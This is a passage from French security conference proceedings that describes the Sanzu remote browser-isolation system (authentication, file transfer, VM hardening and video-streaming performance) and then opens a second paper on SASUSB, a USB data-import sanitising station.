On peut décider de conserver le proxy authentifiant les clients ou d'autres services situés dans la DMZ. On installe alors un serveur Kerberos sur l'hyperviseur. Ce dernier permettra de faire le lien entre les clients authentifiés provenant du domaine à protéger (par exemple le domaine Windows), et l'accès à des services dans la DMZ.

Les étapes suivantes sont effectuées :

— un domaine Kerberos à part entière est installé sur l'hyperviseur ;
— le domaine est vide à l'origine et ne contient aucun utilisateur ;
— l'utilisateur qui s'authentifie auprès du service est rajouté à la volée dans le domaine Kerberos ;
— une *keytab* est créée pour l'utilisateur sur le domaine personalisé ;
— les tickets associés aux services qui seront utilisés dans le futur sont créés et insérés dans la machine virtuelle ;
— la machine virtuelle est prête !

L'avantage de ce système est d'éviter d'avoir une synchronisation entre le vrai domaine et le domaine hébergé dans la DMZ. Si un utilisateur est ajouté sur le domaine à protéger et que son authentification est acceptée, il sera automatiquement rajouté et reconnu dans le domaine de la DMZ. Ce mécanisme a quand même un inconvénient : le service qui authentifie les utilisateurs provenant du domaine à protéger a besoin de droits élevés sur le domaine de la DMZ pour pouvoir rajouter des utilisateurs à la volée. Sa compromission permettrait de créer n'importe quel compte utilisateur sur ce domaine (mais pas sur le domaine à protéger, bien entendu).

2.2 Autres services : téléchargement, envoi, impression

Des questions sont pour le moment en suspens : comment télécharger un fichier ou imprimer une page web ? Effectivement, quand l'utilisateur enregistre un fichier depuis son navigateur, celui-ci est stocké dans la machine virtuelle et non sur son poste.

Pour pallier ce problème, nous installons également un service *WebDAV* (donc HTTP), écrit en Rust [1], permettant le transfert bi-directionel des fichiers. Ce service WebDAV authentifie également d'un côté les clients venant du vrai domaine en utilisant une keytab de ce domaine, et d'un




Fig. 4. Authentification d'un utilisateur du domaine à protéger sur le service de navigation déportée

autre côté les utilisateurs venant des machines virtuelles en utilisant les tickets préalablement insérés dans ces dernières.

Le client WebDAV est natif et activé sur les postes Windows par défaut. Le WebDAV est monté dans la machine virtuelle sur le dossier de téléchargement côté machine virtuelle et sur un lecteur réseau côté poste utilisateur. Chaque utilisateur est cloisonné dans son propre répertoire.

Pour envoyer un fichier sur une page web, l'utilisateur doit tout d'abord pousser le fichier sur l'espace de stockage WebDAV puis, dans le navigateur, séléctionner le fichier depuis le dossier "Téléchargements".

2.3 Résumé

Pour résumer, la nouvelle surface d'attaque côté hyperviseur est :
— QEMU/KVM : L'attaquant est dans une machine virtuelle ;
— Protobuf : connexion agent/*host*
  — vidéo brute : l'encodage est fait sur le *host* ;
  — son brut : l'encodage est fait sur le *host*.

Côté client :
— Le décodeur vidéo n'est pas exposé à l'attaquant ;
— Le décodeur son n'est pas exposé à l'attaquant.

— L'interface WebDAV / HTTP

Il est également à noter que le service qui reçoit les connexions des clients est écrit en Rust. L'agent, l'encodeur vidéo et le client sont aussi écrits en Rust.

2.4 Durcissement en profondeur

Maintenant que le principe du système a été exposé, intéressons-nous aux points pouvant être travaillés pour améliorer le niveau de sécurité de l'ensemble du système.

Génération des images de VM Il est indispensable d'avoir toujours un navigateur web et un système d'exploitation à jour. Pour cela, les images des VMs sont reconstruites de zéro chaque matin et toutes les VMs sont détruites afin de forcer l'utilisation de la nouvelle image.

Une fois l'image construite, celle-ci est testée automatiquement pour vérifier qu'elle est fonctionnelle et aussi pour s'assurer que le navigateur web et le noyau Linux sont bien à la dernière version disponible.

Système de fichiers overlay L'image disque de la VM est montée en lecture seule sur les VMs de surf, de cette façon un attaquant ne peut pas modifier une image et contaminer d'autres VMs. Aussi, un disque est créé spécifiquement pour la session de surf et monté par-dessus en overlay afin d'autoriser les écritures. Ce disque contient les journaux du système et toutes les modifications effectuées, il peut être utilisé pour auditer une VM de surf en cas de compromission ou comportement douteux.

Linux durci L'hyperviseur, comme chaque VM, dispose d'un pare-feu local bloquant toutes les connexions sauf les flux autorisés qui sont bien connus et maitrisés.

Les VMs peuvent utiliser SecureBoot, le principal intérêt est d'activer le *kernel_lockdown* du noyau Linux qui va bloquer tous les accès directs en mémoire et le chargement des modules noyau non signés. La signature du noyau se fait lors de la génération de la VMs avec une clé externe.

Pour aller plus loin, il est possible d'utiliser SELinux ainsi qu'un noyau Linux durci avec *Grsecurity* et *PAX* pour compliquer grandement l'exploitation d'une faille de sécurité noyau. Effectivement, un avantage de cette solution est que nous avons les mains libres dans la configuration du système d'exploitation qui supporte le navigateur.

Navigateur durci Au niveau du navigateur web, il est possible de désactiver certaines fonctionnalités au détriment des performances :

— le support Wasm
— le JiT de Javascript (responsable d'environ 30% des failles de sécurité)
— l'installation de modules non validés
— DNS over HTTPS afin de garder la traçabilité des requêtes DNS

Il est aussi envisageable de recompiler le navigateur pour qu'il enregistre toutes les URLs chargées.

Contrôle des entrées/sorties Chaque fichier téléchargé ou envoyé passe obligatoirement par le serveur WebDAV (servant de passe-plat). Il est possible d'ajouter sur ce dernier une passerelle d'analyse antivirale ainsi que de séquestrer les *hashes*, voire les fichiers qui sont échangés avec Internet.

Le flux entre le client et l'hyperviseur utilise un protocole maîtrisé (sérialisation et désérialisation par Protobuf) et peut donc être surveillé en cas de suspicion (exfiltration de données par copier/coller...). Le copier/coller peut également être configuré en sens unique : dans ce cas, l'utilisateur pourra copier depuis Internet et coller sur son bureau, mais copier depuis son bureau pour coller vers Internet lui sera impossible.

2.5 Confort d'utilisation et performances

Voici quelques points intéressants qui permettent à la solution de gagner en confort :

— la compression vidéo est faite par plusieurs cartes graphiques, interchangeables à chaud ;
— le son passe par le même flux et est compressé sur l'hyperviseur (sur CPU) ;
— l'authentification est faite sans mot de passe avec Kerberos/*credentials* utilisateur ;
— le copier/coller est supporté : il peut être modifié pour être unidirectionnel ;
— la résolution de l'écran est adaptée : lorsque la taille de la fenêtre du client est changée, le serveur adapte (sous xvfb par exemple) sa résolution à celle du client ;
— la latence réduite, en limitant les copies au niveau du code ;
— la qualité de l'image en utilisant par exemple le format YUV444 ;
— les images peuvent être exfiltrées de la VM par

  - TCP,
  - mémoire partagée (brutes, sans parsing),
  - Vsock ;
- l'encodeur vidéo est coupé quand l'image ne bouge plus. Les ressources sont alors libérées et peuvent être utilisées par un autre utilisateur ;
- *seamless* : seules les fenêtres liées au navigateur sont affichées sur le poste utilisateur. Le but est d'avoir un ressenti utilisateur d'intégration du navigateur dans son environnement.

L'exfiltration des images de la machine virtuelle est consommatrice de bande passante. Cela reste relativement faible vis-à-vis des vitesses des bus PCI express,[3] mais certaines mesures peuvent être prises. Un calcul rapide permet d'estimer la bande passante prise par l'exfiltration des images : $1920 \times 1080 \times 4 \times 30 \sim 248 Mo/s/client$. Ici on peut soit extraire les images en TCP, soit en utilisant une mémoire partagée entre l'hyperviseur et les machines virtuelles. L'exfiltration se fait alors avec un simple *memcpy*. Chaque machine virtuelle a un */dev/shm/video_x* associé sur l'hôte (40Mo) . Dans la machine virtuelle, cette mémoire partagée est vue comme une RAM PCI. L'échange de pixels *bruts* (non parsés) se fait alors entre l'hôte et la VM.

Pour tester la latence "porte à porte" on lance le serveur et le client sur la même machine et sur le même écran. On exécute le script suivant, avec une configuration 60fps :

```
while true; do echo $(($(date +%s%N)/1000000)); done
```




Fig. 5. Latence à l'affichage d'un déport graphique local. À gauche, l'écran original, à droite, l'affichage déporté

[3] Une carte Nvidia Tesla T4 possède une mémoire graphique GDDR6 avec une bande passante de 300Go/s. Elle est connectée en PCI Express 3.0x16 avec une bande passante de 32Go/s [9].

Ce test permet (à la louche) de calculer la latence de l'encodage / décodage. Les 4 tests montrent une différence à l'affichage de 59ms, 47ms, 47ms, 36ms, donc 48ms en moyenne. Il faudra rajouter à cela la latence réseau.

Pour rappel, certains tests en ligne montrent que Stadia [12] a une latence pouvant aller de 60ms à 120ms (de l'appui d'une touche au résultat affiché en passant par internet).

Une vue d'ensemble de l'architecture présentée dans cette partie est représentée sur le schéma 6.




Fig. 6. Schéma réseau final

3 Solution graphique

Nous l'avons vu, il existe d'autres solutions d'affichage graphique déporté. Le nerf de la guerre pour que le système soit acceptable est que l'utilisateur ne se rende pas compte que le navigateur n'est pas exécuté sur son poste. Il faut donc qu'il ait :

— une faible latence (pour une bonne réactivité) ;
— un nombre d'images par seconde confortable (pour la fluidité) ;
— une qualité graphique élevée (pour une lecture confortable).

On peut alors se demander : quels utilisateurs possèdent aujourd'hui des solutions avec ce genre de caractéristiques ? Les *pro gamers*.




Fig. 7. Navigateur déporté affiché sur un poste Windows

3.1 Doom Guy

La solution adopte la même idée que les systèmes modernes utilisés dans le domaine du jeu vidéo sur PC/téléphone portable. L'idée est de déporter la complexité du rendu des jeux vidéo (Stadia, Shadow...) sur une machine spécialement dédiée à cette tâche et de *streamer* le résultat sur le PC/téléphone client.

Aujourd'hui, les cartes graphiques intègrent des compresseurs vidéo très performants : ils peuvent encoder plusieurs flux vidéos haute définition en parallèle [11]. Ici, on *streame* directement la sortie vidéo de la machine et on l'affiche sur la machine de confiance. La solution de base est donc simplement un client/serveur qui permet de *streamer* un bureau à distance. Dans ce mode, elle peut être utilisée comme n'importe quel autre système de déport de bureau graphique.

3.2 Performances graphiques

Cette partie décrit le principe utilisé pour la compression vidéo. Bien que ces informations peuvent paraître anodines, elles sont pourtant essentielles. Si l'outil a une qualité vidéo qui n'est pas au rendez-vous ou que sa latence est trop importante, il nuit à l'expérience utilisateur et ne sera pas adopté. Un effort a donc été apporté à cette facette du problème.

Nous nous plaçons dans le cas où l'outil a des restrictions de bande passante : si le serveur doit gérer un grand nombre d'utilisateurs en




Fig. 8. Opérations effectuées par le client/serveur

parallèle, le réseau doit également supporter la transmission de tous ces flux vidéo. Aujourd'hui, une vidéo 1080p à 30fps consomme environ 300ko/s. Un hyperviseur connecté en gigabit pourra donc gérer autour de 400 clients. Pour obtenir ce résultat, nous utilisons la puissance des compresseurs vidéo modernes intégrés dans les cartes graphiques ou les CPU. La bibliothèque ffmpeg offre justement une API permettant d'envoyer un flux vidéo brut vers un encodeur matériel : NVENC [13] pour Nvidia, QSV (Quick Sync Video [5]) pour Intel. Notons que la compression vidéo peut également se faire sur CPU en utilisant par exemple le codec libx264. Elle consomme alors pour le flux précédent environ 3 cœurs à temps plein.

La seule différence est que ces derniers utilisent des formats de pixels différents. Le plus classique est le YUV420 (un plan pour la composante Y, un plan pour le U et un pour le V). L'encodeur QSV utilise par exemple le format NV12 (un plan pour le Y et un avec les composantes U et V entrelacées).

De façon identique ffmpeg permet de décoder une vidéo en utilisant un décodeur matériel. Cette facette est un peu moins critique, car le décodage d'un flux précédemment décrit consomme moins de 50% d'un CPU (ceci est un peu différent sur téléphone ou sur *raspberry pi*).

Nous arrivons au point des performances. Ces compresseurs vidéo sont relativement performants et prennent en règle générale moins de 10ms pour compresser une *frame* d'un flux vidéo. Pour rappel, si l'utilisateur final désire travailler en 1080p à 60fps, le budget pour une *frame* est en dessous de 17ms. Pour minimiser la latence lors de la compression de l'image, les encodeurs doivent également être configurés pour utiliser un profil "temps réel". L'astuce est ici de désactiver totalement la partie de compression vidéo temporelle qui se base sur l'image $N + 1$ pour encoder l'image N. En clair, l'encodeur n'a pas le droit de regarder dans le futur pour compresser la trame présente. Ainsi, dès qu'on donne une image brute à l'encodeur vidéo, ce dernier nous renvoie une image compressée sans attendre la suite des images du flux brut. Cela se fait au prix d'un ratio d'encodage un peu moins bon.

L'étape avant la compression est le changement d'espace colorimétrique. Traduire une *frame* du format RGB à YUV est également consommateur de ressources. Ici, nous avons fait le choix d'utiliser les capacités du CPU. Les extensions SSSE3 permettent de réaliser cette opération en moins de 3ms pour une *frame* (aux alentours de 10ms en CPU pur, sans SSSE3). On pourra dans le futur utiliser CUDA qui est totalement adapté à ce genre de tâches (et sera encore plus efficace).

La sérialisation/désérialisation se fait en utilisant Protobuf. Son temps d'exécution est négligeable vis-à-vis des autres opérations. Ce choix est motivé par la sécurité du code des parseurs générés par Protobuf.

Le choix du format de pixel peut avoir un impact sur la qualité visuelle. Le YUV420 par exemple profite du fait que l'œil humain est moins sensible aux différences de couleurs qu'aux différences de luminance. Ainsi pour un groupe de 4 pixels, chacun possède son information de luminance mais les 4 partagent la même information de couleur.

Cela n'est en général pas perçu lors du visionnage de films, mais peut devenir pathologique dans certains cas, notamment sur l'affichage d'un texte coloré sur un fond coloré [4], on peut le constater sur l'image 10.

Avec ces principes, nous obtenons une architecture client/serveur relativement performante et peu consommatrice de bande passante (autour de 300ko/s)




Fig. 9. Représentation des pixels encodés en YUV420 *Wikipedia*

Fig. 10. Artefact graphique lié à l'utilisation du YUV420

3.3 Webrtc

Des tests ont également été réalisés pour intégrer la partie client dans un navigateur web, de manière semblable à Guacamole [2]. Les premiers résultats sont encourageants. Cette modification se traduit par l'implémentation d'un proxy intermédiaire qui est *client* de l'encodeur vidéo. Il extrait les *frames* encodées en h264 des messages Protobuf et les encapsule dans le protocole Webrtc. Il n'y a pas ici de réencodage à opérer sur ces *frames*. La partie récupération de la souris/clavier du navigateur n'a pas encore été traitée à l'heure actuelle.

Ce mode est un peu moins bien intégré côté client, mais permettrait de se passer d'un client lourd à déployer sur les postes utilisateurs.

4 Retour d'expérience

Au sein de notre équipe, Sanzu a tout d'abord été utilisé pour remplacer notre navigation web et a ainsi offert un bien meilleur confort d'utilisation tout en étant plus sécurisée.

```
...
[client]
21.0ms  evts: 16.0µs  send: 63.7µs  recv: 9.8ms   dec msg: 417ns (dec 2.7ms   yuv 1.6ms   parse 11.9µs)
12.8ms  evts: 8.5µs   send: 66.8µs  recv: 4.4ms   dec msg: 1.1µs   (dec 4.6ms   yuv 1.7ms   parse 34.3µs)
17.3ms  evts: 10.0µs  send: 65.7µs  recv: 10.2ms  dec msg: 395ns (dec 2.6ms  yuv 1.8ms   parse 18.5µs)
14.2ms  evts: 28.2µs  send: 87.0µs  recv: 5.3ms   dec msg: 1.6µs   (dec 4.3ms  yuv 2.0ms   parse 27.7µs)
16.5ms  evts: 27.7µs  send: 81.6µs  recv: 9.8ms   dec msg: 386ns (dec 2.3ms   yuv 1.7ms   parse 12.9µs)
16.4ms  evts: 20.1µs  send: 65.1µs  recv: 10.1ms  dec msg: 445ns (dec 2.7ms   yuv 1.7ms   parse 12.9µs)
16.4ms  evts: 17.4µs  send: 50.8µs  recv: 10.3ms  dec msg: 372ns (dec 2.5ms   yuv 1.7ms   parse 17.9µs)
20.1ms  evts: 9.4µs   send: 62.0µs  recv: 11.7ms  dec msg: 387ns (dec 3.6ms   yuv 2.6ms   parse 13.0µs)
18.6ms  evts: 19.0µs  send: 55.4µs  recv: 9.6ms   dec msg: 405ns (dec 2.6ms   yuv 3.2ms   parse 13.2µs)
13.3ms  evts: 12.0µs  send: 69.3µs  recv: 3.1ms   dec msg: 905ns (dec 5.7ms   yuv 2.4ms   parse 44.1µs)

...
[server]
16.1ms grab: 3.2ms evt: 62.6µs encode: 12.8ms (yuv 4.0ms enc 8.8ms ) snd: 327ns send: 45.6µs  recv: 10.1µs
11.9ms grab: 1.4ms evt: 62.2µs encode: 10.3ms (yuv 3.1ms enc 7.2ms ) snd: 504ns send: 89.7µs  recv: 17.0µs
14.0ms grab: 1.6ms evt: 49.2µs encode: 12.3ms (yuv 2.9ms enc 9.5ms ) snd: 161ns send: 39.1µs  recv: 9.5µs
14.1ms grab: 1.5ms evt: 47.0µs encode: 12.5ms (yuv 3.2ms enc 9.4ms ) snd: 173ns send: 40.2µs  recv: 10.9µs
14.1ms grab: 1.5ms evt: 53.3µs encode: 12.4ms (yuv 3.1ms enc 9.4ms ) snd: 173ns send: 28.6µs  recv: 9.6µs
15.3ms grab: 1.5ms evt: 47.2µs encode: 13.7ms (yuv 3.1ms enc 10.6ms) snd: 224ns send: 39.0µs  recv: 10.1µs
16.6ms grab: 1.9ms evt: 1.6ms  encode: 13.1ms (yuv 4.3ms enc 8.8ms ) snd: 170ns send: 39.3µs  recv: 11.3µs
12.1ms grab: 1.4ms evt: 85.1µs encode: 10.6ms (yuv 4.0ms enc 6.6ms ) snd: 142ns send: 121.0µs recv: 29.9µs
15.5ms grab: 2.4ms evt: 64.6µs encode: 13.0ms (yuv 4.3ms enc 8.7ms ) snd: 114ns send: 33.2µs  recv: 11.7µs
11.7ms grab: 1.5ms evt: 60.5µs encode: 10.0ms (yuv 4.5ms enc 5.5ms ) snd: 139ns send: 56.3µs  recv: 12.4µs
```

Fig. 11. Détail des temps mis par les diverses opérations d'encodage / décodage

Aussi, avec le développement du télétravail, nous avons eu besoin d'une solution de déport de bureau performante passant par des VPNs et sessions SSH. Dans ce cadre, Sanzu est utilisé sans VM et expose directement le bureau. Là aussi, le gain en performance et qualité d'affichage par rapport aux solutions traditionnelles a été grandement appréciable.

5 Futur

5.1 Autre utilisation : administration graphique déportée

Comme nous l'avons vu, le système proposé permet de sortir le navigateur du domaine réseau à protéger. Une deuxième utilisation est simplement applicable à l'administration graphique déportée. Le choix peut être fait de conserver le même mécanisme de compression vidéo pour éviter d'exposer le décodeur vidéo de l'administrateur, ou de le supprimer et de se reposer sur la protection des processus du système d'exploitation du serveur administré.

On peut noter également que la partie client pourrait être séparée en deux dans le futur :

— la partie décodage vidéo/son pourrait être mise dans une sandbox seccomp : le décodage vidéo étant beaucoup moins gourmand que l'encodage, il peut se faire totalement sur CPU, donc sans accès à la carte graphique) ;

— la partie client et désérialisation Protobuf dans le processus courant.




Fig. 12. Bureau distant intégré au navigateur

Cela permet d'alléger le système tout en limitant l'impact d'une compromission côté serveur.

5.2 Téléphones

Les *smartphones* pourraient aujourd'hui rejoindre la partie : ils intègrent des navigateurs et offrent de facto la même surface d'attaque. Un effet de bord intéressant est qu'on y trouve de plus en plus souvent les mêmes outils nécessaires à un PC classique : des extensions pour bloquer les publicités, les sites malveillants et même des antivirus.

De par leurs capacités de capture et de lecture vidéo, ils intègrent presque tous un encodeur/décodeur vidéo matériel efficace. Il serait alors intéressant de porter la partie cliente sur Android par exemple et d'associer l'ouverture des pages web à ce dernier. Tous les moyens de protection modernes seraient exécutés sur le serveur avec des ressources quasi-illimitées comparé au téléphone. La navigation web du téléphone deviendrait une simple lecture de vidéo *youtube*. Évidement, les ressources du téléphone lisant une vidéo seraient sûrement un peu plus sollicitées comparativement à un navigateur embarqué avec ses extensions et son antivirus.

Bien sûr il reste les applications. Si le téléphone utilise un VPN et/ou un proxy, il est raisonnable de penser que les accès à leur site pourraient se *whitelister* (comparativement à la navigation web) et ainsi limiter la surface d'attaque du téléphone.

Notons que la solution utilisant le WebRTC a également été testée avec succès sur téléphone portable. Avec cette dernière, nul besoin d'un client lourd installé sur téléphone : le navigateur natif du téléphone diffuse ici directement la vidéo de la solution de déport graphique.

Références

1. https://github.com/miquels/webdav-server-rs.
2. Apache Guacamole. https://guacamole.apache.org/.
3. CERT-FR : Multiples vulnérabilités dans Citrix Hypervisor. https://www.cert.ssi.gouv.fr/avis/CERTFR-2022-AVI-133/.
4. Comparison between H.264 YUV420 and YUV444. http://sschaber.de/2018/12/03/2-of-6-comparison-between-h-264-yuv420-and-yuv444/.
5. Intel Quick Sync Video. https://en.wikipedia.org/wiki/Intel_Quick_Sync_Video.
6. Remote desktop protocols, A comparison of Spice, NX and VNC. https://www.diva-portal.org/smash/get/diva2:530960/FULLTEXT01.pdf.
7. VMware Workstation and Horizon Client for Windows updates address a denial-of-service vulnerability. https://www.vmware.com/security/advisories/VMSA-2022-0002.html.
8. Vulnérabilité VNC. https://www.kaspersky.com/blog/vnc-vulnerabilities/31462/.
9. Nvidia T4 Tensor core GPU. https://www.nvidia.com/content/dam/en-zz/Solutions/Data-Center/tesla-t4/t4-tensor-core-datasheet-951643.pdf, 2008.
10. Attacking Diffie-Hellman protocol implementation in the Angler Exploit Kit. https://securelist.com/attacking-diffie-hellman-protocol-implementation-in-the-angler-exploit-kit/72097/, 2015.
11. Roman Arzumanyan. Turing h.264 video encoding speed and quality. https://developer.nvidia.com/blog/turing-h264-video-encoding-speed-and-quality/.
12. Gamers Nexus. Google Stadia Lag Review. https://www.youtube.com/watch?v=m0gILReDQsY.
13. Nvidia. Video Encode and Decode GPU Support Matrix. https://developer.nvidia.com/video-encode-and-decode-gpu-support-matrix-new.

SASUSB : protocole sanitaire pour l'USB

Fabrice Desclaux et Louis Syoën
fabrice.desclaux@cea.fr
louis.syoen@cea.fr

Commissariat à l'énergie atomique et aux énergies alternatives

Résumé. Le SASUSB est un outil permettant la lecture de supports de stockage USB suivant les principes de défense en profondeur et de moindre privilège, le but étant de réduire la surface d'attaque et les conséquences d'une exploitation de faille. Les données peuvent être transférées sur un autre support de confiance ou importées dans le système d'information après analyse antivirale. Il est écrit en Rust et s'inspire du fonctionnement des micro noyaux.

1 Introduction

Les menaces liées à la connexion de périphériques USB potentiellement malveillants sur un système d'information sont multiples. La surface d'attaque relative à ce protocole est d'autant plus grande qu'il supporte une quantité faramineuse de périphériques différents (clef USB, disque dur, caméra, carte réseau, etc.). On pense notamment à l'introduction de virus / ransomware, exploitation de la pile USB, des parseurs de systèmes de fichiers, ainsi qu'aux périphériques de type BadUSB. Les ports USB sont présents sur quasiment tous les composants communément utilisés en entreprise : ordinateurs (fixes ou portables), serveurs, téléphones... Lorsqu'un utilisateur branche une clef USB non maîtrisée sur son poste de travail, n'importe quel *driver* USB peut être chargé par le noyau et servir de porte d'entrée. Nous en avons encore eu la démonstration récemment ici [12] ou là [8].

Nous allons dans un premier temps tenter de dessiner la carte de la surface d'attaque liée au protocole USB ainsi qu'aux différentes couches logicielles relatives au transfert de données via ce protocole. Dans un second temps nous illustrerons certains écueils dans lesquels tombent les stations blanches / SAS d'import de données actuellement proposés dans le commerce ou open source. Enfin nous décrirons l'architecture de l'outil présenté ici : le SASUSB, qui tente de répondre aux menaces précédemment évoquées.

1.1 Définitions

Nous reprenons ici les définitions du guide de l'ANSSI : *Profil de fonctionnalités et de sécurité – Sas et station blanche (réseaux non classifiés)* [11]. Nous noterons cependant que les travaux présentés ici ont commencé avant la publication de ce guide et que, même si nombre de nos choix concordent a posteriori, notre solution n'est pas calquée sur ce guide.

